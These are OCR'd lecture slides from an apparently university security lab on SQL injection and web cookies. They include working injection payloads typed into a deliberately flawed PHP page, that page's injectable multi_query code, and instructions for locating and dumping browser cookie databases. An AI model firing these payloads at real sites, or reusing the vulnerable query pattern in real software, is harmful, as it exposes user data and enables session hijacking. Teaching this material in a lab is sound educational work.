


SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
SQL Injection
crypto.cs.jmu.edu/flawedquery-hidden.php
Google
JMU Webmail Blackboard WebMail for wangxx...

Type in your email address x'; SELECT * FROM mer

Submit

x'; SELECT * FROM members; --



SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
SQL Injection
crypto.cs.jmu.edu/flawedquery-hidden.php
Google
JMU Webmail Blackboard WebMail for wangxx...

Email address: x'; **SELECT * FROM members;--**

Results

loginName	lastName	firstName	emailAddress

----

loginName	password	lastName	firstName	middleName	jmuEID	ssn	studentID	creditCardNumber	nameOnCard	cardExpirationI
addiekw	passWord	Addie	Kyle	William	1	630971234	100000001	4294967295	Kyle Addie	2015-12-31
allenrm	admin458	Allen	Rafael	Mark	2	450871536	100000002	4294967295	Rafael Allen	2013-07-31
eskridcm	2012Doom	Eskridge	Charles	Matthew	3	908245176	100000003	4294967295	Chad Eskridge	2012-12-12
fieldkl	ATPMiami2011	Field	Kevin	Lawrence	4	489154726	100000004	4294967295	Kevin Field	2011-01-31
fleminel	MoreOver	Fleming	Erik	Lee	5	928353821	100000005	4294967295	Erik Fleming	2011-12-15
grant2ct	HiddenPwd01	Grant	Casey	Todd	6	824521097	100000006	4294967295	Casey Grant	2011-11-30
heatwong	GreenCard2011	Heatwole	Nathan	Geary	7	190184728	100000007	4294967295	Nathan Heatwole	2014-03-31
holtcm	USInvincible	Holt	Christopher	Michael	8	409289187	100000008	4294967295	Chris Holt	2011-06-30

Wow. SSN and credit card numbers!

How did this happen?

Skip this slide in the first round: SQL Basics


- Database
- Table
- Column

Skip this slide in the first round: Example SQL Statements

- CREATE TABLE Cars(Id INT PRIMARY KEY, Name TEXT, Price INT) ENGINE=InnoDB;
- INSERT INTO Cars VALUES(1,'Audi',52642);
- INSERT INTO Cars VALUES(2,'Mercedes',57127);
- INSERT INTO Cars VALUES(3,'Skoda',9000);
- INSERT INTO Cars VALUES(4,'Volvo',29000);
- INSERT INTO Cars VALUES(5,'Bentley',350000);
- INSERT INTO Cars VALUES(6,'Citroen',21000);
- INSERT INTO Cars VALUES(7,'Hummer',41400);
- INSERT INTO Cars VALUES(8,'Volkswagen',21600);

The hacker can actually do more…


- Find database name, table names, and table schemas
- Find all data
  - Store them in a separate file
- Even insert a (bogus) entry into the table
  - Log ID?
  - Verify the insertion!


SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
SQL Injection
crypto.cs.jmu.edu/flawedquery-hidden.php
Google
JMU Webmail
Blackboard
WebMail for wangxx...
Submit

Type in your email address

x'; INSERT INTO members (loginName,lastName,firstName,emailAddress) VALUES (‘*yourLoginName*', '*yourLastName*', '*yourLastName*', 'tjadenbc@cs.jmu.edu');--

Use your own names for *your-name*; This will insert your own new entry to the database table




Type in your email address x' OR 1 = 1; –

You can verify your insertion with this command

If you do not see a row with *your-name*, your insertion is not successful

Got Here?

- Congratulations!



- Now, it is time to stop and go back to review the steps that you have taken
  - What are they for?
  - You can now ask questions

Quiz

Everybody likes a quiz!

- SQL injection works on many web applications because:
  a) The web server has unpatched vulnerabilities
  b) The application does not properly handle user input
  c) The attacker is able to intercept network communications between the application and the database
  d) SQL is an outdated technology that should not be used anymore
  e) None of the above

Road Map

❶Exercise 1: SQL injection

❷Fix: least privilege

❸Exercise 2: Cross-site Scripting (XSS)

```
<?php
echo "<html> <head><title>SQL Injection</title></head><body>";
$host="localhost";
$user="wangxx";
$password=“xxxxxxxx";
if(!empty($_POST['form'])) {
      $mysqli = new mysqli($host, $user, $password, "sqlinjection");
      if (mysqli_connect_errno()) {
            printf("Connect failed: %s\n", mysqli_connect_error());
            exit();
      }
      $myquery = "SELECT loginName, lastName, firstName, emailAddress FROM
members WHERE emailAddress = "."'".$_POST['emailAddress']."'";
      $result = $mysqli->multi_query($myquery);
      echo "Email address: <b>{$_POST['emailAddress']}</b><br>  <h3>Results</h3><hr>";
      if($result == false)  {
           echo "<h4>Error: ".$mysqli->error."</h4>";
      } else { // a lot of code here
      }
$mysqli->close();
?>
```

Skip this slide in your first round

Now What?

- **How to fix it?**

- **Least privilege**
  - “Allow the minimum number of privileges necessary to accomplish the task”
  - Dr. Tjaden in Introduction (9 cybersecurity first principles)

```
<?php
echo "<html> <head><title>SQL Injection</title></head><body>";
$host="localhost";
$user="wangxx";
$password=“xxxxxxxx";
if(!empty($_POST['form'])) {
        $mysqli = new mysqli($host, $user, $password, "sqlinjection");
        if (mysqli_connect_errno()) {
                printf("Connect failed: %s\n", mysqli_connect_error());
                exit();
        }
        $myquery = "SELECT loginName, lastName, firstName, emailAddress FROM
members WHERE emailAddress = "."'".$_POST['emailAddress']."'"";
        $result = $mysqli->real_query($myquery);
        echo "Email address: <b>{$_POST['emailAddress']}</b><br>  <h3>Results</h3><hr>";
        if($result == false)  {
              echo "<h4>Error: ".$mysqli->error."</h4>";
        } else { // a lot of code here
        }
$mysqli->close();
?>
```

Skip this slide in your first round (fix step 1)

Fix Step 2

- Change your web application code to filter user inputs!


Road Map

❶Exercise 1: SQL injection

❷Fix: least privilege


❸Exercise 2: Cross-site Scripting (XSS)

Typical Web Applications



How does the server know that it is you, a repeat customer?

Web Cookies



Your browser will send this cookie to the original domain

Your we browser sends back the web cookies

Quiz

Everybody likes a quiz

- If an attacker can access the cookies stored by your web browser, the attacker may be able to:
  a) Impersonate you to the website which sent you the cookie
  b) Access your personal information stored on your computer
  c) Infect your computer with a virus
  d) Redirect your browser to a malicious website
  e) None of the above

What is a Web Cookie?

- Web cookie
  - A piece of string placed in your browser by a website server (session cookie; close your browser? It is gone!)
  - A small data file placed on your hard drive by a website that you visit (persistent cookie)
    - To store and transmit information to the server of websites (re)visited from that browser / computer
- Also known as http cookie, browser cookie
- Keep track of long-term users

What for?

- For remember the state of your web browser
  - Have you visited this server before?
  - Have you been authenticated before? What is your status in this session?
  - What are your browsing habits/preferences?
  - Have you put anything on your shopping cart?
- Anything else that can be accomplished through storing text data

Web Cookies

- The value of a web cookie can be very valuable
  - It allows the server to “recognize” you
- **If stolen, the server will think that the attacker is you**


❶**Where** are Persistent Cookies for IE?

- Windows 7
  - C:\Users\<*username*>\AppData\Roaming\Microsoft\Windows\Cookies\
    C:\Users\<*username*>\AppData\Roaming\Microsoft\Windows\Cookies\Low\
- Windows XP
  - C:\Documents and Settings\<*username*>\Cookies\

❶Example IE Cookie

- C:\Users\Xunhua\AppData\Roaming\Microsoft\Windows\Cookies\0O8H2IOR.txt
  - DSSIGNINurl_defaultsslvpn.jmu.edu/dana-na/1537242676531232108053332704919230271446*
- C:\Users\Xunhua\AppData\Roaming\Microsoft\Windows\Cookies\VUEMGKRB.txt
  - N_Tsess%3D5da5d4ba9b67b683%26v%3D2%26c%3D4ed5068e%26s%3D50ba395b%26t%3DR%3A0%3A%7CR%3A4d%3A%26sessref%3Dhttp%253A%252F%252Fsupport.google.com%252Fchrome%252Fbin%252Frequest.py%253Fhl%253Den%2526os%253D6.1.7601%2526contact_type%253Duninstall2%2526rd%253D1%2526crversion%253D23.0.1271.95support.google.com/9728316709068830265322239463093230265318*

❶How in IE? (1/2)



Internet Options

Settings

Select a setting for the Internet zone.


Medium High

- Blocks third-party cookies that do not have a compact privacy policy
- Blocks third-party cookies that save information that can be used to contact you without your explicit consent
- Blocks first-party cookies that save information that can be used to contact you without your implicit consent

Pop-up Blocker

Prevent most pop-up windows from appearing.

☑ Turn on Pop-up Blocker



Advanced Privacy Settings

You can choose how cookies are handled in the Internet zone. This overrides automatic cookie handling.


Cookies

□ Override automatic cookie handling

First-party Cookies	Third-party Cookies
● Accept	● Accept
○ Block	○ Block
○ Prompt	○ Prompt

□ Always allow session cookies

❶How in IE? (2/2)


Advanced Privacy Settings

You can choose how cookies are handled in the Internet zone. This overrides automatic cookie handling.

Cookies

☑ Override automatic cookie handling

First-party Cookies

● Accept

○ Block

○ Prompt

□ Always allow session cookies


❷Where are Persistent Cookies for Firefox?

- Win XP
  - C:\Documents and Settings*Xunhua Wang*\Application Data\Mozilla\Firefox\Profiles\*p3yw3zgk*.default
- Win7:
  - C:\Users\Xunhua\AppData\Roaming\Mozilla\Firefox\Profiles\*c9k6w0u4*.default\cookies.sqlite
- Ubuntu (including BT5R3)
  - ~/.mozilla/firefox/*e8pbml20*.default/cookies.sqlite

Your grayed values might be different

❷SQLite Manager for Firefox

- You can use a tool to query cookies in Firefox: SQLite
- Download and install https://addons.mozilla.org/en-us/firefox/addon/sqlite-manager/
- "Tools" | "SQLight Manager"
- "Database" | "Connect Database"
- Open C:\Users\Xunhua\AppData\Roaming\Mozilla\Firefox\Profiles\*c9k6w0u4*.default\cookies.sqlite
- "Browse & Search"
- "Execute SQL"
  - SELECT * FROM moz_cookies



SQLite Manager - C:\Users\Xunhua\AppData\Roaming\Mozilla\Firefox\Profiles\c9k6w0u4.default\cookies.sqlite
Database Table Index View Trigger Tools Help
Directory
(Select Profile Database)
Go
cookies.sqlite
Master Table (1)
Tables (1)
Views (0)
Indexes (2)
Triggers (0)
Structure
Browse & Search
Execute SQL
DB Settings
Select | Data Manipulation | Create/Alter | Drop | ReIndex | PRAGMA
Run SQL
Actions

Enter SQL


```
SELECT * FROM moz_cookies
```

Last Error: not an error

id	baseDomain	appId	inBrows...	name	value	host	path	expiry	lastAcce...	creationT
836	google.com	0	0	NID	67=PrUEUrtwjozAehel88s...	.google.com	/	1377743967	1361932...	13619327
896	google.com	0	0	__utmz	247248150.1361932767.1....	.code.google.com	/	1377700940	1361932...	13619327
895	google.com	0	0	__utmb	247248150.12.10.1361932...	.code.google.com	/	1361934740	1361932...	13619327
894	google.com	0	0	__utma	247248150.897086165.136...	.code.google.com	/	1425004940	1361932...	13619327
817	mozilla.org	0	0	multidb_...	y	addons.mozilla.org	/	1361932666	1361932...	13619326
823	mozilla.org	0	0	__utmz	164683759.1361932650.1....	.addons.mozilla.org	/	1377700697	1361932...	13619326
822	mozilla.org	0	0	__utmb	164683759.2.10.1361932650	.addons.mozilla.org	/	1361934497	1361932...	13619326
821	mozilla.org	0	0	__utma	164683759.1730756665.13...	.addons.mozilla.org	/	1425004697	1361932...	13619326
810	jmu.edu	0	0	role	Administrator	users.cs.jmu.edu	/wangxx/web/tools/	1393466725	1361930...	13619307
809	jmu.edu	0	0	username	2013NewTest	users.cs.jmu.edu	/wangxx/web/tools/	1393466717	136193...	1361930
807	jmrl.org	0	0	__utmb	235473873.2.10.1361369966	.aries.jmrl.org	/	1361371770	1361369...	13613699
795	jmrl.org	0	0	__utmb	171905723.1.10.1361369963	.jmrl.org	/	1361371763	1361369...	13613699
730	mitbbs.com	0	0	COUNTRY	us	www.mitbbs.com	/	1361578125	1361218...	13612181
729	mathtag.com	0	0	uuid	4a0f5122-8a3c-4016-8d27...	.mathtag.com	/	1392754120	1361218...	13612181
720	questionmarket.c...	0	0	CS1	1009850-1-2	.questionmarket.com	/	1397216823	1361216...	13612168
721	questionmarket.c...	0	0	ES	1009850-L3C'N-0	.questionmarket.com	/	1397216823	1361216...	13612168
631	rfihub.com	0	0	b	"aAB1z2I_Q==AE7737AA...	.rfihub.com	/	1438976571	1361216...	13612165
629	turn.com	0	0	rv	1	.turn.com	/	1376768583	1361216...	13612165
628	turn.com	0	0	rds	undefined%7Cundefined...	.turn.com	/	1376768583	1361216...	13612165
